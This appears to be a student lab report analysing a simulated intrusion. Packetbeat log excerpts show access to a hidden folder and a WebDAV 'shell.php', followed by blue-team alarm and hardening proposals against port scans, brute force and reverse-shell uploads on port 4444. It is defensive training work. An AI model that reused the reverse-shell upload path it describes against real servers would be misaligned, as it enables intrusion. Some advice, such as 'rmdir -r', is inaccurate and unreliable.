                               http.response.status_code: 200 http.response.bytes: 674B http.response.body.bytes: 414B http.version: 1.1 http.request.method: get
                               http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ http.request.bytes: 478B http.request.headers.content-length: 0
> Nov 3, 2021 @ 03:19:57.830   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Nov 3, 2021 @ 03:19:57.830 destination.port: 80 destination.bytes: 673B
                               destination.ip: 192.168.1.105 server.port: 80 server.bytes: 673B server.ip: 192.168.1.105 event.duration: 20.7 event.start: Nov 3, 2021 @ 03:19:57.830
                               event.end: Nov 3, 2021 @ 03:19:57.850 event.kind: event event.category: network_traffic event.dataset: http user_agent.original: Mozilla/5.0 (X11; Linux x86_64;
                               rv:60.0) Gecko/20100101 Firefox/60.0 method: get query: GET /company_folders/secret_folder/connect_to_corp_server source.ip: 192.168.1.8 source.port: 41608
```

Analysis: Finding the WebDAV Connection

- 5 requests were made to this directory.
- The shell.php file was requested many times.



source.ip: 192.168.1.8 AND destination.ip: 192.168.1.105 AND url.path:/webdav/*

Last 7 days

5 hits

Oct 30, 2021 @ 17:50:49.264 - Nov 6, 2021 @ 17:50:49.264 — Minute Scaled to hour

```
Time                       _source
Nov 4, 2021 @ 22:36:37.615 url.path: /webdav/ @timestamp: Nov 4, 2021 @ 22:36:37.615 server.bytes: 743B server.ip: 192.168.1.105 server.port: 80 query: GET /webdav/ source.bytes: 367B
                           source.ip: 192.168.1.8 source.port: 48250 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 743B type: http status: OK network.type: ipv4
                           network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:/A5m+EtbhG4M01iojdeaPSJhHmQ= network.bytes: 1.1KB
                           ecs.version: 1.5.0 host.name: server1 method: get url.scheme: http url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/ event.category: network_traffic
                           event.dataset: http event.duration: 2.1 event.start: Nov 4, 2021 @ 22:36:37.615 event.end: Nov 4, 2021 @ 22:36:37.617 event.kind: event http.request.method: get
Nov 4, 2021 @ 22:35:54.873 url.path: /webdav/shell.php @timestamp: Nov 4, 2021 @ 22:35:54.873 ecs.version: 1.5.0 agent.type: packetbeat agent.ephemeral_id: a827cce7-15c1-4a10-84ec-
                           a4b7ac711723 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 query: PROPFIND /webdav/shell.php network.transport: tcp
                           network.protocol: http network.direction: inbound network.community_id: 1:JmWQv8+zcq46wyfn8GpnMmyV408= network.bytes: 1.4KB network.type: ipv4
                           http.request.headers.content-length: 235 http.request.headers.content-type: application/xml http.request.method: propfind http.request.bytes: 537B
                           http.request.body.bytes: 235B http.response.body.bytes: 700B http.response.headers.content-type: text/xml; charset="utf-8" http.response.headers.content-length: 700
Nov 4, 2021 @ 22:35:54.864 url.path: /webdav/shell.php @timestamp: Nov 4, 2021 @ 22:35:54.864 event.dataset: http event.duration: 0.5 event.start: Nov 4, 2021 @ 22:35:54.864 event.end: Nov 4,
                           2021 @ 22:35:54.865 event.kind: event event.category: network_traffic type: http network.community_id: 1:JmWQv8+zcq46wyfn8GpnMmyV408= network.bytes: 1.4KB
                           network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound url.full: http://192.168.1.105/webdav/shell.php url.scheme: http
                           url.domain: 192.168.1.105 method: propfind http.request.bytes: 537B http.request.body.bytes: 235B http.request.headers.content-type: application/xml
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- A filter can be activated if detected traffic from a single source IP address is connecting to different ports.

What threshold would you set to activate this alarm?

- Any IP attempting to connect to closed ports should have this filter activate.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install a firewall, an IPS can detect port scans and shut them down.

Describe the solution. If possible, provide required command lines.

- Filtering traffic from an IP triggered by the IPS can mitigate port scans.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- We could set an alert that goes off for any machine not on a whitelist that attempts to access this directory or file.

What threshold would you set to activate this alarm?

- The threshold for this would be 1, any machine accessing it.

System Hardening

What configuration can be set on the host to block unwanted access?

- The files and folder should be removed from the public facing server all together.

Describe the solution. If possible, provide required command lines.

- rmdir -r = would remove the directory and all files from the server.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- We could set an alert if 401 Unauthorized is returned from any server over a certain threshold that would weed out forgotten passwords.

What threshold would you set to activate this alarm?

- Start with 5 in 30 minutes or 10 in one hour in case of forgotten passwords and refine from there.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Limit failed login attempts or limit logins to a whitelist of IP’s.
- After the limit of 5 or 10 the server can automatically drop traffic from the offending IP address for a period of 1 hour.

Describe the solution. If possible, provide the required command line(s).

- Configure account policies on the server to limit failed login attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- We can create an alert anytime this directory is accessed by a machine *other* than the machine's IP's that should have access.

What threshold would you set to activate this alarm?

- The threshold for this should be 1, any attempt made from an IP not on the whitelist should trigger alarm.

System Hardening

What configuration can be set on the host to control access?

- Connections to this shared folder should not be accessible from the web and should be restricted by the machine using a blacklist firewall rule.

Describe the solution. If possible, provide the required command line(s).

- Blocking ports 80 and 443
- Blacklisting all external IP's

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set an alert for any .php file that is uploaded.
- Set firewall to block traffic to shared folder on ports 80, 443, and 4444.

What threshold would you set to activate this alarm?

- Any traffic to these ports would trigger an alarm.

System Hardening

What configuration can be set on the host to block file uploads?

- Removing the ability to upload files to this directory over the web interface. All file uploads should be from a local source.

Describe the solution. If possible, provide the required command line.

- Block port 80, 443, and 4444.

The End